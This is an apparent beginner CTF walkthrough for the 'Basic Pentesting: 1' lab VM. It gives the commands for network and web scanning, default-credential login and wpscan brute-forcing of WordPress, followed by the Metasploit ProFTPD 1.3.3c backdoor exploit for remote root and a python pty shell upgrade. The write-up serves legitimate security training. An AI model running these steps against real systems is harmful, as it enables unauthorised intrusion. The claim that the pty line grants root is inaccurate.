SYBEROFFENSE

Lab - Basic Pentesting: 1 CTF Walkthrough


This small boot2root VM contains multiple remote vulnerabilities and multiple privilege escalation vectors. The validation for this walkthrough used VirtualBox, which is the recommended platform. It may also work with VMware.

Hardware Requirements

- Installation of VirtualBox
- One virtual install of Kali Linux
- One virtual install of the Basic Pentesting OVA file, which can be downloaded from here.

Ensure the network adapter for both machines to set to either bridged or NAT.

This VM will not boot until you go into the settings and disable the USB controller.




This CTF is specifically intended for those new to penetration testing. If you're a beginner, you should hopefully find the difficulty of the VM to be just right.

Your goal is to attack this VM and gain root privileges remotely.

Organization


Create a folder on the desktop of your Kali machine. Name the folder, **`pentest`**. When using a terminal, change the directory to the **`pentest`**t folder and run all your commands from this location. Save any downloads or captured files to this location.



Enumeration

We begin with the basics (always) by enumerating the machine for its IP address and any open ports and running services.


There's no harm in getting the network ranges by doing an IFCONFIG from your Kali terminal.



Once we have our network range, we can discover the target machine's IP address using **`netdiscover`**, **`Nmap`**, or **`ARP`**.


Using netdiscover

```
netdiscover -r 192.168.0.0/24
```



Using ARP


```
arp-scan -l
```



We're now ready to do a Nmap scan.

```
nmap -sS -AT4 192.168.0.30
```

The -sS switch looks for open ports and services, while the -AT4 switch looks for OS information.



Port: 21

There is an ftp server listening on port 21. Nmap informs us that the ftp service is likely ProFTPD 1.3.3c.

Port: 22


There is an ssh service listening on port 22. Nmap informs us that it is likely OpenSSH 7.2p2 Ubuntu 4ubuntu 2.2.

Port: 80

There is an HTTP server listening on port 80. It is likely Apache httpd 2.4.18.


Since we have HTTP running on port 80, let's conduct a web server scan using Nikto and dirb.

```
nikto -host 192.168.0.30
```





```
dirb http://192.168.0.30
```

DIRB is a Web Content Scanner. It looks for existing or hidden Web Objects. It works by launching a dictionary-based attack against a web server and analyzing the response.




Nikto and dirb both indicate the existence of a secret directory at /secret/. Furthermore, the files and directories discovered by dirb suggest that /secret/ is a WordPress site. Visiting the page confirms this, so we will run a scan to enumerate the site.

Using our browser and the IP address of the target, we get the default page for the site.




Appending/secret to the front of the IP address gives up the hidden page.



The website is distorted, but we now know this is a WordPress site. Let's add the domain name to our Kali host file to see if we can get the theme page.

```
echo "192.168.0.30 vtcsec" >> /etc/hosts
```


Using the same IP and URL for the /secret/ page, we now get the WordPress theme page properly rendered.



Scroll down the page until you come to the link for the login.

Nearly all well know applications and networking devices come preconfigured with a default username and password. We should always try the well-known default username password when attempting to guess the login information. For example, for a Cisco appliance out of the box, the default username and password are cisco: cisco, and for a WordPress site, admin: admin.

We attempt to login into the word press site using the default username and password of admin: admin.




And we are in! We now have complete administrative access to the WordPress site. This is more common than you might think. As a pentester or hacker, you will find plenty of default usernames and passwords being used.

We need not waste our time trying to guess login credentials. These can be discovered using any number of vulnerability scanners with a signature file that will attempt to log in using the default credentials.

For WordPress, we can use **wpscan** scan to brute-force the login credentials for a WordPress site.

```
wpscan -url http://192.168.0.30/secret/
```




We can now use **wpscan** with a wordlist to try and brute force the password.


```
wpscan --url 192.168.0.30/secret --passwords
/usr/share/wordlists/dirb/big.txt --threads 2
```

```
root@kali:~# wpscan --url 192.168.0.30/secret --passwords /usr/share/wordlists/dirb/big.txt --threads 2
```

Reading the scan results, it seems we did not recover a password, but there is an error message "We received an unknown response for login: **admin** and password: **admin**." So we did brute-force the site and recovered admin: admin as the username and password.



We type in admin as the username and admin as the password back to our WordPress login page. Success!




We have logged onto the WordPress site with full administrative access; this will allow us to upload and run files on the server.

Vulnerability Analysis

We have two additional ports to examine. Using searchsploit, we can look for any known exploit that might be used against the FTP service and version running on the server, ProFTPD 1.3.3c

FTP


```
searchsploit ProFTPD 1.3.3c
```



Searchsploit indicates that this version of ProFTPD can be backdoored, and there is a Metasploit module for the exploit. We will return to this opportunity later.

SSH

```
searchsploit OpenSSH 7.2p2
```



We find a vulnerability in this version of OpenSSH that allows username enumeration. Still, since we are likely to get a shell through either FTP or HTTP, we can mark this as the last chance for romance-type possibility.

Exploitation

We can search Metasploit for the FTP exploit we found earlier using searchsploit.

```
root@kali:~/Desktop/pentest# msfconsole
```

```
msf > search ProFTPd-1.3.3c
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  ProFTPD-1.3.3c Backdoor Command Execution
```


We found our exploit, and it is rated as excellent. We next need to load the exploit. Use the show options command to see what setting to configure.

```
msf > use exploit/unix/ftp/proftpd_133c_backdoor
msf exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(unix/ftp/proftpd_133c_backdoor) >
```

For this exploit, all we need to set is the remote host's IP address, which is our target IP address.


```
msf exploit(unix/ftp/proftpd_133c_backdoor) > set RHOST 192.168.0.30
```

Type in the exploit command.



We're not going to see a prompt, but it's there. We next need to use a bit of Python coding to improve our situation.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```



We have root access to the machine!

Summary –

This was an easy CTF to complete. There are plenty of walkthroughs for this CTF on the Internet. I tried many of them and ended up taking bits and pieces for two or three of the best to get one that would work with the latest version of Kali and the software. We exploited FTP, HTTP, and WordPress.

You were shown how to use **`wpscan`** to brute-force a username and password on the WordPress site. You were introduced to a bit of Python code to take a limited shell to full root access. This lab had something for everyone and used the hacking methodology to gain root access.

